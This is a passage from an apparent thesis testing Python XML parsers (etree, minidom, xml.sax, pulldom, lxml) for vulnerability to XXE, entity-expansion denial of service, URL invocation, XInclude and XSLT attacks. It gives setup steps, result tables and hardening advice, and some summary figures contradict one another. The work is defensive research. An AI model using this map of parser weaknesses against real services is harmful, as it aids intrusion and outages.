Next open a command prompt and install the package "requests" [Rei15] as shown in Listing 7.2.

```
1 pip install requests
```

Listing 7.2: Installation of Python module "requests"

The package “requests” is necessary for conducting the URL Invocation tests to check the state of the web server’s counter before and after the parser executes. Open a command prompt and verify that the same results and no error messages are shown, when the commands as in Listing 7.3 are executed.

```
1 >>> import requests
2 >>> r = requests.get('https://api.github.com/events')
3 >>> print r.url
4 https://api.github.com/events
```

Listing 7.3: Test of Python module "requests"

7.1.2. Installation Defusedxml

Download the module from the homepage [tir13b]. Execute the command “python setup.py install” in a command prompt and verify that the output is similar as in Listing 7.4.

```
1  C:\Users\dev\Desktop\defusedxml-0.4.1>python setup.py install
2  running install
3  running build
4  running build_py
5  creating build
6  creating build\lib
7  creating build\lib\defusedxml
8  copying defusedxml\cElementTree.py -> build\lib\defusedxml
9  [more code]
10 running install_egg_info
11 Writing C:\Python27\Lib\site-packages\defusedxml-0.4.1-py2.7.egg-info
```

Listing 7.4: Installation of defusedxml

7.1.3. Installation lxml

For Windows lxml can be installed by using

```
1 pip install lxml
```

We use Lxml v.3.4.4 for our tests.

The source code is available online [Beh15b].

7.1.4. Network and Firewall

Since our tests use a local web server, we advise users to properly configure their firewalls. Otherwise network related problems are encountered when executing any tests that depend on network connectivity (like URL Invocation, Parameter Entities). We choose to disable the Windows firewall while executing the test set.

7.2. Overview of Parsers

This section gives an overview of the available parsers in Python. We found the following parsers for Python: (i) etree , (ii) minidom, (iii) xml.sax, (iv) pulldom, (v) lxml, (vi) defusedxml, (vii) BeautifulSoup, (viii) cDomlette and (ix) expatreader. Parsers (i) to (vi) are mentioned in Morgan's compendium [Mor14], (vii) BeautifulSoup is mentioned in an online post [Vul10], (viii) cDomlette is enumerated in a benchmark [Lun05] and (ix) expatreader is in the standard library [pyt15d].

We conducted tests for (i) to (vi) because (i) to (iv) are part of the standard library, (v) lxml is a well-known and widely-spread parser and (vi) defusedxml is listed as a safe module for the aforementioned. (vii) BeautifulSoup and (viii) cDomlette are not well-known. The security of (ix) expatreader relies heavily on the implementation of the custom handlers. However, this is beyond the scope of this thesis.

7.3. Etree

This section discusses the Python parser **etree**. First we give an **Introduction** to the parser in Section 7.3.1, then discuss the **Available Settings** in Section 7.3.2 and finally summarize the **Impact** in Section 7.3.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section B.1. We recommend readers who would like to get more insight into the test results, to first read Section 7.3.2 and then proceed to the test results.

7.3.1. Introduction to etree

etree [pyt15f] is part of the standard library and is located in module xml.etree. Etree offers read/write access to an XML document and represents it hierarchically using Python data structures, such as dictionaries and sequences. Etree is one of the few parsers in Python which offer support for XInclude.

Listing 7.5 shows a minimal example of using etree.

```
1 import xml.etree.ElementTree as _ET
2 tree = _ET.parse('../../xml_files_windows/standard.xml')
3 root = tree.getroot()
4 print root.tag
5 print root.text
```

Listing 7.5: Example of using etree

Execute this example by typing "python etree.py" from the command prompt.

- ⋆ Line 1: Import the etree module.
- ⋆ Line 2: Parse the XML document and create the ElementTree.
- ⋆ Line 3: Access the root [39] element of the tree.
- ⋆ Line 4: Access the tag name of the root [39] element and output it.
- ⋆ Line 5: Access the text content of the root [39] element and output it.

The `parse()` method accepts an optional argument *parser*, which defaults to "None". If no argument is provided, an "XMLTreeBuilder" is used which is based on expat [eff15].

There are two important objects called `ElementTree` and `Element`. An `ElementTree` represents the whole XML document hierarchically. Starting from this point, the root [39] element can be accessed, find operations (in an Xpath style) can be performed or an iterator over selected [39] elements can be obtained. There is also limited support for XPath [pyt15f]. A detailed description of `ElementTree` and `Element` is directly available at the developer's website [eff15].

An `Element` represents a node in the XML document and may have [41] attributes or child [39] elements. [41] Attributes are stored as Python dictionaries, while [39] elements are stored as a sequences. Similar to DOM, subsequent child [39] elements can be accessed from this point. Listing 7.6 demonstrates this quickly.

```
1 <?xml version="1.0"?>
2 <data>
3         <a>104</a>
4         <b>
5                 <c>55</c>
6         </b>
7 </data>
```

Listing 7.6: Example XML Document with child elements

The “data” [39] element can be accessed by using root = tree.getRoot(). From there, the first [39] element “a” can be accessed by using root[0], the second [39] element “b” by using root[1]. The child [39] element “c” can be accessed by root[1][0]. The tag name and text content can be accessed by using the *tag* and *text* attribute. Granted, this is a fast and easy way to work with small XML documents, but it gets more complicated and error-prone the larger the XML document is.

7.3.2. Available Settings of etree

Neither the Python documentation [pyt15f] nor the API for etree [eff15] mention options to govern the processing of entities.

XInclude is disabled by default, but can be activated by using the code as in Listing 7.7.

```
1 import xml.etree.ElementTree as _ET
2 import xml.etree.ElementInclude as _ETINCLUDE
3 tree = _ET.parse('../../xml_files_windows/xinclude.xml')
4 root = tree.getroot()
5 _ETINCLUDE.include(root)
6 elem_data = root.iter('content')
7 for elem in elem_data:
8         print elem.tag
9         print elem.text
```

Listing 7.7: Etree with XInclude processing enabled

We only describe the lines which have been added or changed.

- ⋆ Line 2: Import the ElementInclude module.
- ⋆ Line 5: Execute the include() method on the document root. This causes all XInclude to be resolved.
- ⋆ Line 6: Create an iterator on an [39] element called “content”
- ⋆ Line 7 - 9: Access the tag name and [43] content of all “content” [39] elements.

7.3.3. Impact

Table 7.1 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_indirections	Default Settings: Billion laughs attack	1	0		core
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	0	0	ParseError: undefined entity	core
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	0	0	ParseError: undefined entity	core
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0	ParseError: undefined entity	core
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0	ParseError: undefined entity	core
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0		core
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0	ParseError: undefined entity	core
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0		core
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testURLInvocation_XInclude_ETINCLUDE	Checks whether feature **facilitates** attack method include: Process XInclude	0	0	IOError; no effect for network resources	Add.
testXInclude	Default Settings: XInclude attack	0	0		core
testXInclude_ETINCLUDE	Checks whether feature **facilitates** attack method include: Process XInclude	1	0		Add.
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	0	0	ParseError : undefined Entity	core

Table 7.1.: Summary of all test results of etree

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.

XXE / XXE Based on Parameter Entities Attacks

The parser is not vulnerable to XXE attacks by default.

URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks by default.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.
The method “include” renders the parser vulnerable.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 7.2 summarizes the test results.

Table 7.2.: Accumulated test results of etree

Total number of tests	**18**
Number of additional tests	2
BVS	**3**
BVS (%)	19
BVS (% total number of vulnerabilities)	75
BVS (% total number of tests)	17
VFS	**1**
VFS (% total number of vulnerabilities)	25
VFS (% total number of tests)	6
Total number of vulnerabilities	**4**
CMS	0
CMS (%)	0
BVS [Countermeasures]	**3**

The parser has a total of 18 tests, of which 2 are additional tests. The test results show that the BVS is 3, which accounts for a normalized vulnerability of 19 % on a scale from 0 to 100. This corresponds to 17 % of the total number of tests and for 75 % of all vulnerabilities.

The parser has few additional features and is therefore limited in its configurability.

New features introduce 1 additional vulnerability. This accounts for 6 % of the total number of tests and for 25 % of all vulnerabilities. This yields a total count of 4 vulnerabilities. The CMS is 0, which accounts for 0 % of additional tests.

By default, the parser has a good security level with a BVS of 19%. Statistically, the parser is vulnerable to a quarter of the attacks. However, looking at the results more closely reveals that the parser is only vulnerable to DoS attacks. Setting features introduces new vulnerabilities for XInclude attacks. We recommend using the parser with the default settings and not to use any features.

7.4. minidom

This section discusses the Python parser **minidom**. First we give an **Introduction** to the parser in Section 7.4.1, then discuss the **Available Settings** in Section 7.4.2 and finally summarize the **Impact** in Section 7.4.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section B.2. We recommend readers who would like to get more insight into the test results, to first read Section 7.4.2 and then proceed to the test results.

7.4.1. Introduction to minidom

minidom [pyt15g] offers an implementation with the most common and used features of the DOM model. minidom is part of the standard library and is located in module xml.dom.minidom.

Listing 7.8 provides a minimal example of using minidom.

```
1 from xml.dom import minidom
2 doc = minidom.parse('../../xml_files_windows/standard.xml')
3 print doc.documentElement.nodeName
4 print doc.getElementsByTagName('data')[0].nodeName
5 print doc.getElementsByTagName('data')[0].firstChild.nodeValue
```

Listing 7.8: Example of using minidom

Execute this example by typing "python minidom.py" from the command prompt.

- ⋆ Line 1: Import the minidom module.
- ⋆ Line 2: Parse the XML document.
- ⋆ Line 3 and 4: Access the tag name of element "data" and output it; in this case, this is equivalent to accessing the root element.
- ⋆ Line 5: Access the text content of element "data" and output it.

The `parse()` function accepts an SAX2-Parser as an optional argument. If no parser is provided (none), then an instance of `xml.dom.python-expatbuilder-sourcecode` is used [pyt15k], as shown in Listing 7.9.

```
1 def parse(file, parser=None, bufsize=None):
2     """Parse a file into a DOM by filename or file object."""
3     if parser is None and not bufsize:
4         from xml.dom import python-expatbuilder-sourcecode
5         return python-expatbuilder-sourcecode.parse(file)
```

Listing 7.9: Source code of method parse() in minidom.py

7.4.2. Available Settings of minidom

The API for minidom [pyt15g] mentions no options to govern the processing of entities.

Several sources on the Internet [pyt15e] [tir13b] state that 'xml.dom.minidom doesn't expand external entities and simply returns the unexpanded entity verbatim.' [pyt15e] This might be due to the fact that the external_entity_ref_handler of the underlying expatbuilder [pyt15j] does not retrieve any contents which are provided at an external resource, but instead simply returns 1. Listing 7.10 shows the relevant source code extract.

```
1 def external_entity_ref_handler(self, context, base, systemId, publicId
     ):
2         return 1
```

Listing 7.10: Source code of method external_ref_handler() in expatbuilder.py

The entity_decl_handler in expatbuilder completely ignores parameter entities and only processes internal general entities. Listing 7.11 shows the relevant source code.

```
1
2 def entity_decl_handler(self, entityName, is\_parameter\_entity, value,
3                               base, systemId, publicId, notationName):
4     if is_parameter_entity:
5         # we don't care about parameter entities for the DOM
6         return
7     if not self._options.entities:
8         return
9     node = self.document._create_entity(entityName, publicId,
10                                         systemId, notationName)
11    if value is not None:
12        # internal entity
13        # node *should* be readonly, but we'll cheat
14        child = self.document.createTextNode(value)
15        node.childNodes.append(child)
16    self.document.doctype.entities.\_seq.append(node)
17    if self._filter and self._filter.acceptNode(node) == FILTER_REJECT
         :
18        del self.document.doctype.entities._seq[-1]
```

Listing 7.11: Source code of method entity_decl_handler() in expatbuilder.py

Therefore, neither external general entities nor internal/external parameter entities are supported.

7.4.3. Impact

Table 7.3 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_indirections	Default Settings: Billion laughs attack	1	0		core
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	0	0		core
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	0	0		core
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0		core
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0		core
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0		core
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0		core
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0		core
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testXInclude	Default Settings: XInclude attack	0	0		core
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	0	0		core

Table 7.3.: Summary of all test results of minidom

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.

Other Attacks

The parser is not vulnerable to XXE, URL Invocation, XInclude or XSLT attacks by default.

Summary

Table 7.4 summarizes the test results.

Table 7.4.: Accumulated test results of minidom

Total number of tests	**16**
Number of additional tests	0
BVS	**3**
BVS (%)	19
BVS (% total number of vulnerabilities)	100
BVS (% total number of tests)	19
VFS	**0**
VFS (% total number of vulnerabilities)	0
VFS (% total number of tests)	0
Total number of vulnerabilities	**3**
CMS	0
CMS (%)	0
BVS [Countermeasures]	**0**

The parser has a total of 16 tests, of which 0 are additional tests. The test results show that the BVS is 3, which accounts for a normalized vulnerability of 19 % on a scale from 0 to 100. This corresponds to 19 % of the total number of tests and for 100 % of all vulnerabilities.

The parser has no additional features and is therefore not configurable. This yields a total count of 9 vulnerabilities .

By default, the parser has a good security level with a BVS of 19%. Statistically, the parser is vulnerable to a quarter of the attacks. However, looking at the results more closely reveals that the parser is only vulnerable to DoS attacks. Since there are no features available the parser cannot be hardened.

7.5. xml.sax

This section discusses the Python parser **xml.sax**. First we give an **Introduction** to the parser in Section 7.5.1, then discuss the **Available Settings** in Section 7.5.2 and finally summarize the **Impact** in Section 7.5.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section B.3. We recommend readers who would like to get more insight into the test results, to first read Section 7.5.2 and then proceed to the test results.

7.5.1. Introduction to xml.sax

xml.sax [pyt15a] is part of the standard library and is located in module xml.sax. The module xml.sax can be considered a rather 'base class' which offers a number of 'convenience functions' and exceptions [pyt15a]. xml.sax [pyt15a] implements SAX 2 API.

Listing 7.12 provides a minimal example of using xml.sax.

```
1 import xml.sax as _SAX
2 from MyContentHandler import MyContentHandler
3 parser = _SAX.make_parser()
4 myHandler = MyContentHandler()
5 parser.setContentHandler(myHandler)
6 parser.parse('../../xml_files/standard.xml')
7 print myHandler.getElementContent("data")
```

Listing 7.12: Example of using xml.sax

Execute this example by typing "python sax.py" from the command prompt.

- ⋆ Line 1: Import the module xml.sax.
- ⋆ Line 2: Import the ContentHandler.
- ⋆ Line 3: Create a new XMLReader to use for parsing the XML document.
- ⋆ Line 4: Create a new ContentHandler.
- ⋆ Line 5: Attach the ContentHandler to the XMLReader.
- ⋆ Line 6: Parse the XML document.
- ⋆ Line 7: Use the custom getElementContent method to retrieve the [43] content of [39] element "data".

The ContentHandler in use is implemented in a separate class. A minimal example is provided in Section 3.7.2. The interfaces ContentHandler, DTDHandler, ErrorHandler, EntityResolver, as well as symbolic constants for a number of SAX features, like **namespaces**, **external-general-entities**, "**external-parameter-entities** are located in module xml.sax.handler. The XMLReader class, which is returned by the method `make_parser()`, is located in module xml.sax.xmlreader. This module also contains the methods `getFeature`, `setFeature` or `setContentHandler`. [pyt15c]

7.5.2. Available Settings of xml.sax

Table 7.5 shows selected settings which are used for our tests [Meg04g].

SAX 2 Features [Meg04g]	Default
http://xml.org/sax/features/external-general-entities Reports whether this parser processes external general entities; always true if validating.	true
http://xml.org/sax/features/external-parameter-entities Reports whether this parser processes external parameter entities; always true if validating.	false
http://xml.org/sax/features/validation Controls whether the parser is reporting all validity errors; if true, all external entities will be read.	false

Table 7.5.: Selected parser features of xml.sax [Meg04g]

We abbreviate the names of the features and write the name without the URL. Some features are self-explanatory and do not require any additional comments, such as “external-general-entities”. Our test results show that annotations to other features are useful.
The value of the feature “external-parameter-entities” cannot be changed. Although a value of “false” is reported external parameter entities are processed within the DTD, but not within an [9] EntityValue. The value of feature “validation” cannot be changed.

The behavior of the parser can be summarized as follows: The parser (i) processes external general entities, (ii) does not process parameter entities and (iii) does not validate.

A feature can be activated by using the setFeature() method and the corresponding symbolic constant [pyt15b]. Note that some SAX2 features and properties are not available in Python in general or specifically in Python 2.

An additional feature of the SAX API is an EntityResolver, which has a single method resolveEntity. We overwrite the interface and create a custom implementation “MySecureResolver”, which is shown in Listing 7.13.

```
1 class MySecureResolver(_SAX.handler.EntityResolver):
2     def resolveEntity(self, publicId, systemId):
3         print "%s, %s" % (publicId, systemId)
4         raise _SAX.SAXNotSupportedException("Entities not allowed")
```

Listing 7.13: Implementation of MySecureResolver

Our implementation triggers a SAXNotSupportedException if an external general/parameter entity or a reference to an external subset is found.

7.5.3. Impact

Table 7.6 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_indirections	Default Settings: Billion laughs attack	1	0		core
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	1	0		core
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0	xml.sax does not process parameter entity references in EntityValue	core
testParameterEntity_core_setFeature_feature_external_pes	Checks whether feature **mitigates** attack feature_external_pes = false: Do not process external parameter entities	0	0	SAXNotSupportedException "expat does not read external parameter entities"	Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0		core
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	1	0		core
testURLInvocation_doctype_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	SAXNotSupportedException	Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	1	0		core
testURLInvocation_externalGeneralEntity_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	SAXNotSupportedException	Add.
testURLInvocation_externalGeneralEntity_setFeature _feature_external_ges	Checks whether feature **mitigates** attack feature_external_pes = false: Do not process external general entities	0	1		Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_noNamespaceSchemaLocation _setFeature_validation	Checks whether feature facilitates attack validation = true: Perform DTD validation	0	0	SAXNotSupportedException "expat does not support validation"	Add.
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	1	0		core
testURLInvocation_parameterEntity_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	SAXNotSupportedException	Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testXInclude	Default Settings: XInclude attack	0	0		core
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	1	0		core
testXXE_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	SAXNotSupportedException	Add.
testXXE_setFeature_feature_external_ges	Checks whether feature **mitigates** attack feature_external_pes = false: Do not process external general entities	0	1		Add.

Table 7.6.: Summary of all test results of xml.sax

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.

XXE Attacks

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Set the feature “external-general-entities” (false). (ii) Implement a custom EntityResolver.

XXE Attacks Based on Parameter Entities

The parser is not vulnerable to XXE attacks.

URL Invocation Attacks

The parser is vulnerable to URL Invocation attacks by default. The following countermeasures are available:
(i) Implement a custom EntityResolver.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 7.7 summarizes the test results.

Total number of tests	**24**
Number of additional tests	8
BVS	**9**
BVS (%)	56
BVS (% total number of vulnerabilities)	100
BVS (% total number of tests)	38
VFS	**0**
VFS (% total number of vulnerabilities)	0
VFS (% total number of tests)	0
Total number of vulnerabilities	**9**
CMS	6
CMS (%)	75
BVS [Countermeasures]	**6**

Table 7.7.: Accumulated test results of xml.sax

The parser has a total of 24 tests, of which 8 are additional tests. The test results show that the BVS is 9, which accounts for a normalized vulnerability of 56 % on a scale from 0 to 100. This corresponds to 38 % of the total number of tests and for 100 % of all vulnerabilities.

The parser has a number of additional features and is therefore to some extent configurable. New features introduce 0 additional vulnerabilities. This accounts for 0 % of the total number of tests and for 0 % of all vulnerabilities. This yields a total count of 9 vulnerabilities . The CMS is 6, which accounts for 75 % of additional tests.

By default, the parser has a bad poor security level with a BVS of 56%. Statistically, the parser is vulnerable to half of the attacks. However, looking at the results more closely reveals that the parser is vulnerable to most attack categories, including DoS, XXE and URL Invocation attacks. Setting features introduces no new vulnerabilities. In fact, most features seem to mitigate existing vulnerabilities, which can be used to harden the parser. We recommend using the parser with setting the a custom “EntityResolver” to mitigate XXE and URL Invocation attacks. DoS attacks cannot be mitigated.

7.6. pulldom

This section discusses the Python parser **pulldom**. First we give an **Introduction** to the parser in Section 7.6.1, then discuss the **Available Settings** in Section 7.6.2 and finally summarize the **Impact** in Section 7.6.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section B.4. We recommend readers who would like to get more insight into the test results, to first read Section 7.6.2 and then proceed to the test results.

7.6.1. Introduction to pulldom

pulldom [pyt13a] is part of the standard library and is located in module xml.dom.pulldom. The documentation for Python 2 [pyt13a] only lists the available methods but offers no documentation. We therefore use the documentation of Python 3 [pyt15h].

As the name indicates, pulldom is a Pull parser. It operates on events and can expand arbitrary parts of the XML document in a tree-like manner.

Listing 7.14 provides a minimal example of using pulldom.

```
1 import xml.dom.pulldom as _PULLDOM
2 doc = _PULLDOM.parse('../../xml_files_windows/standard.xml')
3 for event, element in doc:
4     if event == _PULLDOM.START_ELEMENT:
5         doc.expandNode(element)
6         print element.toxml()
```

Listing 7.14: Example of using pulldom

Execute this example by typing “python pulldom.py” from the command prompt.

- ⋆ Line 1: Import the module xml.dom.pulldom.
- ⋆ Line 2: Parse the XML document using the `parse()` method.
- ⋆ Line 3: Create a loop and iterate over events and [39] elements in the parsed document. The events are `pulldom.START_ELEMENT`, `pulldom.CHARACTERS`, etc. and nodes have the type `xml.dom.minidom.Document`, `xml.dom.minidom.Element`, `xml.dom.minidom.Text`.
- ⋆ Line 4: Check whether the event is a start-tag.
- ⋆ Line 5: If yes, use the expandNode() method to fetch the [43] content of the [39] element, including all child [39] elements.
- ⋆ Line 6 Print the [43] content of the [39] element.

The `parse()` method accepts an optional parameter *parser* which can be an xml.sax.XMLReader. The XMLReader can be used to set a ContentHandler or to set features or properties, as noted in Section 7.5.2.

Listing 7.15 shows the source code of the `parse()` method [pyt13b]. If no parser is supplied as an argument, pulldom uses an `xml.sax.XMLReader` as its default underlying parser.

```
1  def parse(stream_or_string, parser=None, bufsize=None):
2      if bufsize is None:
3          bufsize = default_bufsize
4      if type(stream_or_string) in _StringTypes:
5          stream = open(stream_or_string)
6      else:
7          stream = stream_or_string
8      if not parser:
9          parser = xml.sax.make_parser()
10     return DOMEventStream(stream, parser, bufsize)
```

Listing 7.15: Source code of pulldom method parse()

7.6.2. Available Settings of pulldom

If an `xml.sax.XMLReader` is supplied as an optional argument, the same features as in Section 7.5.2 are available. Otherwise pulldom is not configurable and uses the defaults of xml.sax.

7.6.3. Impact

The results are identical to Section 7.5.3, because the underlying parser is an xml.sax.XMLReader.

7.7. lxml

This section discusses the Python parser **lxml**. First we give an **Introduction** to the parser in Section 7.7.1, then discuss the **Available Settings** in Section 7.7.2 and finally summarize the **Impact** in Section 7.7.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section B.5. We recommend readers who would like to get more insight into the test results, to first read Section 7.7.2 and then proceed to the test results.

7.7.1. Introduction to lxml

lxml [Beh15c] is based on the C libraries libxml2 and libxslt. It is compatible with etree and also offers a SAX interface and a data binding interface. lxml implements XML 1.0, namespaces, XML Schema, XInclude, XSLT and other features. It has to be manually installed. The classes for parsing are available in lxml.etree, XInclude is in lxml.ElementInclude, XML Schema in lxml.etree.XMLSchema and XSLT in lxml.etree.xslt.

Listing 7.16 shows a minimal example of using lxml.

```
1 from lxml.etree import XMLParser, parse
2 parser = XMLParser()
3 tree = parse("../../xml_files_windows/standard.xml", parser)
4 root = tree.getroot()
5 print root.tag
6 print root.text
```

Listing 7.16: Example of using lxml

Execute this example by typing “python myLxml.py” from the command prompt.

- ⋆ Line 1: Import the lxml.etree module.
- ⋆ Line 2: Create an XMLParser instance.
- ⋆ Line 3: Parse the XML document and create the ElementTree.
- ⋆ Line 4: Access the root [39] element of the tree.
- ⋆ Line 5: Access the tag name of the root [39] element and output it.
- ⋆ Line 6: Access the text content of the root [39] element and output it.

7.7.2. Available Settings of lxml

Table 7.8 shows selected settings which are used for our tests [Beh15a].

Feature [Beh15a]	Default
attribute_defaults inject default attributes from DTD or XMLSchema	false
dtd_validation validate against a DTD referenced by the document	false
load_dtd use DTD for parsing	false
no_network prevent network access for related files (default: true)	true
resolve_entities replace entities by their text value (default: true)	true
huge_tree disable security restrictions and support very deep trees and very long text content (only affects libxml2 2.7+)	false
schema an XMLSchema to validate against	None

Table 7.8.: Selected parser features of lxml [Beh15a]

Some features are self-explanatory and do not require any additional comments, such as **huge_tree**. Our test results show that annotations to other features are useful.
The feature **no_network** forbids network access if *true* is assigned and allows network access if *false* is assigned as a value.
The feature **resolve_entities**" affects the processing of internal and external general entities. The processing of parameter entities cannot be changed.
The features **attribute_defaults**,**dtd_validation** and **load_dtd** affect the loading of the [30] external subset in a system identifier.
The feature **schema** lacks support for external XML Schema validation [Beh15d]. The parser only supports validation against a user-provided XML Schema which uses the etree.XMLSchema class.

The behavior of the parser can be summarized as follows: The parser (i) disables network access, (ii) does not load the [30] external subset, (iii) resolves external entities, (iv) has an inbuilt limit for the number of entity references, (v) does not validate against an XML Schema.

7.7.3. Impact

Table 7.9 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_core_resolve_entities	Checks whether feature **mitigates** attack resolve_entities = false: Do not process entities	0	1		Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_entitySize_resolve_entities	Checks whether feature **mitigates** attack resolve_entities = false: Do not process entities	0	1		Add.
testDOS_indirections	Default Settings: Billion laughs attack	0	0	XMLSyntaxError: "Detected an entity reference loop"	core
testDOS_indirections_huge_tree	Checks whether feature **facilitates** attack huge_tree = true: Deactivate DoS protection	1	0		Add.
testDOS_indirections_huge_tree_resolve_entities	Checks whether feature **mitigates** attack resolve_entities = false: Do not process entities	0	1		Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	1	0		core
testInternalSubset_ExternalPEReferenceInDTD_attribute_defaults _resolve_entities	Checks whether feature **mitigates** attack attribute_defaults = true: Insert default attribute values resolve_entities = false: Do not process entities	0	1	setting attribute_defaults on its own does not yield any value, because entities are resolved by default;	Add.
testInternalSubset_ExternalPEReferenceInDTD_dtd_validation _resolve_entities	Checks whether feature **mitigates** attack validation = true: Perform DTD validation resolve_entities = false: Do not process entities	0	1	setting dtd_validation on its own does not yield any value, because entities are resolved by default; checks if Entities can be disabled if Validation is turned on	Add.
testInternalSubset_ExternalPEReferenceInDTD_load_dtd _resolve_entities	Checks whether feature **mitigates** attack load_dtd= true: load the external subset resolve_entities = false: Do not process entities	0	1	setting load_dtd on its own does not yield any value, because entities are resolved by default;	Add.
testInternalSubset_ExternalPEReferenceInDTD_resolve_entities	Checks whether feature **mitigates** attack resolve_entities = false: Do not process entities	0	1		Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testInternalSubset_PEReferenceInDTD_resolve_entities	Checks whether feature **mitigates** attack resolve_entities = false: Do not process entities	0	1		Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0	XMLSyntaxError: "Entity 'all' not defined"	core
testParameterEntity_core_attribute_defaults	Checks whether feature **facilitates** attack attribute_defaults = true: Insert default attribute values	0	0	XMLSyntaxError: "Entity 'all' not defined"	Add.
testParameterEntity_core_dtd_validation	Checks whether feature **facilitates** attack validation = true: Perform DTD validation	0	0	XMLSyntaxError "Entity 'all' not defined"	Add.
testParameterEntity_core_no_network	Checks whether feature **facilitates** attack no_network= false: Activate network access	1	0		Add.
testParameterEntity_core_no_network_resolve_entities	Checks whether feature **mitigates** attack no_network=false: Activate network access resolve_entities=false: Do not process entities	0	1		Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0	XMLSyntaxError "Entity 'all' not defined"	core
testParameterEntity_doctype_attribute_defaults	Checks whether feature **facilitates** attack attribute_defaults = true: Insert default attribute values	0	0	XMLSyntaxError "Entity 'all' not defined"	Add.
